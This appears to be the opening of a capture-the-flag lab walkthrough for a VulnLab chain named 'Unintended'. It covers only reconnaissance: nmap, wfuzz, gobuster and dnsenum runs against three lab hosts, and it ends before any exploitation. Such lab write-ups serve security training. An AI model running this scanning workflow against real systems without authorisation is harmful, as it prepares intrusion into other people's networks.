Overview
- Type Chains
- OS Linux
- Severity Medium
- Creator kavigihan
- Release date 2024 Apr 25
- IP 10.10.161.21, 10.10.161.22, 10.10.161.23
Enumeration
Start the instance via Discord and let’s go:

10.10.161.21
10.10.161.22
10.10.161.23
Nmap
$ nmap -sC -sV -Pn --min-rate=1000 -T4 10.10.161.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 14:51 JST
Nmap scan report for 10.10.161.21
Host is up (0.25s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:dd:96:5e:a9:77:be:ef:7c:54:4f:38:55:bf:69:c3 (ECDSA)
|_  256 f4:c3:6c:24:cf:eb:93:f4:14:3f:98:98:2d:fa:cb:93 (ED25519)
53/tcp    open  domain       (generic dns response: NOTIMP)
88/tcp    open  kerberos-sec (server time: 2024-05-01 05:51:31Z)
| fingerprint-strings:
|   Kerberos:
|     d~b0`
|     20240501055131Z
|     krbtgt
|_    client in request
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
389/tcp   open  ldap         (Anonymous bind OK)
| ssl-cert: Subject: commonName=DC.unintended.vl/organizationName=Samba Administration
| Not valid before: 2024-02-24T19:33:59
|_Not valid after:  2026-01-24T19:33:59
|_ssl-date: TLS randomness does not represent time
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap     (Anonymous bind OK)
| ssl-cert: Subject: commonName=DC.unintended.vl/organizationName=Samba Administration
| Not valid before: 2024-02-24T19:33:59
|_Not valid after:  2026-01-24T19:33:59
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap         (Anonymous bind OK)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.unintended.vl/organizationName=Samba Administration
| Not valid before: 2024-02-24T19:33:59
|_Not valid after:  2026-01-24T19:33:59
3269/tcp  open  ssl/ldap     (Anonymous bind OK)
| ssl-cert: Subject: commonName=DC.unintended.vl/organizationName=Samba Administration
| Not valid before: 2024-02-24T19:33:59
|_Not valid after:  2026-01-24T19:33:59
|_ssl-date: TLS randomness does not represent time
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.94SVN%I=7%D=5/1%Time=6631D86D%P=aarch64-unknown-linux-gn
SF:u%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x04\0\0\0\0\0\0\0\0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port88-TCP:V=7.94SVN%I=7%D=5/1%Time=6631D868%P=aarch64-unknown-linux-gn
SF:u%r(Kerberos,68,"\0\0\0d~b0`\xa0\x03\x02\x01\x05\xa1\x03\x02\x01\x1e\xa
SF:4\x11\x18\x0f20240501055131Z\xa5\x05\x02\x03\x04x\x97\xa6\x03\x02\x01\x
SF:06\xa9\x04\x1b\x02NM\xaa\x170\x15\xa0\x03\x02\x01\0\xa1\x0e0\x0c\x1b\x0
SF:6krbtgt\x1b\x02NM\xab\x16\x1b\x14No\x20client\x20in\x20request");
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-05-01T05:52:30
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: b0:6a:69:06:81:7f (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.56 seconds
add
dc.unintended.vlin /etc/hosts
$ nmap -sC -sV -Pn --min-rate=1000 -T4 10.10.161.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 14:51 JST
Nmap scan report for 10.10.161.22
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:dd:96:5e:a9:77:be:ef:7c:54:4f:38:55:bf:69:c3 (ECDSA)
|_  256 f4:c3:6c:24:cf:eb:93:f4:14:3f:98:98:2d:fa:cb:93 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Under Construction
|_http-server-header: Werkzeug/3.0.1 Python/3.11.8
8200/tcp open  http    Duplicati httpserver
| http-title: Duplicati Login
|_Requested resource was /login.html
|_http-server-header: Tiny WebServer
Service Info: Host: web.unintended.vl; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.75 seconds
add
web.unintended.vlin /etc/hosts
$ nmap -sC -sV -Pn --min-rate=1000 -T4 10.10.161.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 14:51 JST
Nmap scan report for 10.10.161.23
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.7
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.10.161.23:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:dd:96:5e:a9:77:be:ef:7c:54:4f:38:55:bf:69:c3 (ECDSA)
|_  256 f4:c3:6c:24:cf:eb:93:f4:14:3f:98:98:2d:fa:cb:93 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.48 seconds
Wfuzz - Vhost discovery
$ wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --c 200 -H "Host: FUZZ.unintended.vl" -u http://web.unintended.vl --hw 303
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://web.unintended.vl/
Total requests: 100000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000172:   200        0 L      141 W      3132 Ch     "chat"
000000710:   200        271 L    1217 W     13541 Ch    "code"
...
add
chat.unintended.vl,code.unintended.vlin /etc/hosts
# VulnLab
10.10.161.21	dc.unintended.vl
10.10.161.22	web.unintended.vl	chat.unintended.vl	code.unintended.vl
Gobuster - Directory discovery
- chat.unintended.vl:
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u chat.unintended.vl -b 404,412,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://chat.unintended.vl
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   403,404,412
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://chat.unintended.vl/90785a0f-5772-48f2-88e3-b9382541747b => 200 (Length: 3132). To continue please exclude the status code or the length
Found http://chat.unintended.vl/90785a0f-5772-48f2-88e3-b9382541747b
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u chat.unintended.vl -b 404,412,403 --exclude-length 3132
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://chat.unintended.vl
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404,412,403
[+] Exclude Length:          3132
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
...
Nothing.
- code.unintended.vl:
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u code.unintended.vl -b 404,412,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://code.unintended.vl
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404,412,403
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 303) [Size: 38] [--> /user/login]
/administrator        (Status: 200) [Size: 16463]
/.                    (Status: 200) [Size: 13651]
/v2                   (Status: 401) [Size: 50]
/issues               (Status: 303) [Size: 38] [--> /user/login]
/explore              (Status: 303) [Size: 41] [--> /explore/repos]
/notifications        (Status: 303) [Size: 38] [--> /user/login]
/Administrator        (Status: 200) [Size: 16462]
/milestones           (Status: 303) [Size: 38] [--> /user/login]
DNS enumeration
$ dnsenum --dnsserver 10.10.133.53 --enum -p 0 -s 0 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt unintended.vl
dnsenum VERSION:1.2.6

-----   unintended.vl   -----


Host's addresses:
__________________

unintended.vl.                           900      IN    A        10.10.180.21


Name Servers:
______________

dc.unintended.vl.                        3600     IN    A        10.10.180.21


Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: dc.unintended.vl at /usr/bin/dnsenum line 897 thread 2.

Trying Zone Transfer for unintended.vl on dc.unintended.vl ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:
_______________________________________________________________________________________

web.unintended.vl.                       900      IN    A        10.10.10.12
web.unintended.vl.                       900      IN    A        10.10.180.22
backup.unintended.vl.                    900      IN    A        10.10.10.13
backup.unintended.vl.                    900      IN    A        10.10.180.23
chat.unintended.vl.                      900      IN    A        10.10.180.22
dc.unintended.vl.                        3600     IN    A        10.10.180.21
code.unintended.vl.                      900      IN    A        10.10.10.12
code.unintended.vl.                      900      IN    A        10.10.180.22
gc._msdcs.unintended.vl.                 900      IN    A        10.10.180.21
domaindnszones.unintended.vl.            900      IN    A        10.10.180.21
forestdnszones.unintended.vl.            900      IN    A        10.10.180.21
...
add
backup.unintended.vlin /etc/hosts
# VulnLab
10.10.161.21	dc.unintended.vl
10.10.161.22	web.unintended.vl	chat.unintended.vl	code.unintended.vl
10.10.161.23	backup.unintended.vl
Beachhead - Gitea credential finding (80/tcp) && SFTP misconfiguration

Quick check on the port 80 and we can access http://web.unintended.vl to a static website:

Mattermost is hosted at http://chat.unintended.vl:
Duplicati is hosted at http://web.unintended.vl:8200:

Currently we don’t have the password.
Gitea is hosted on http://code.unintended.vl:

We focus first on Gitea.


There are few commits in the public repository of Juan named DevOps.
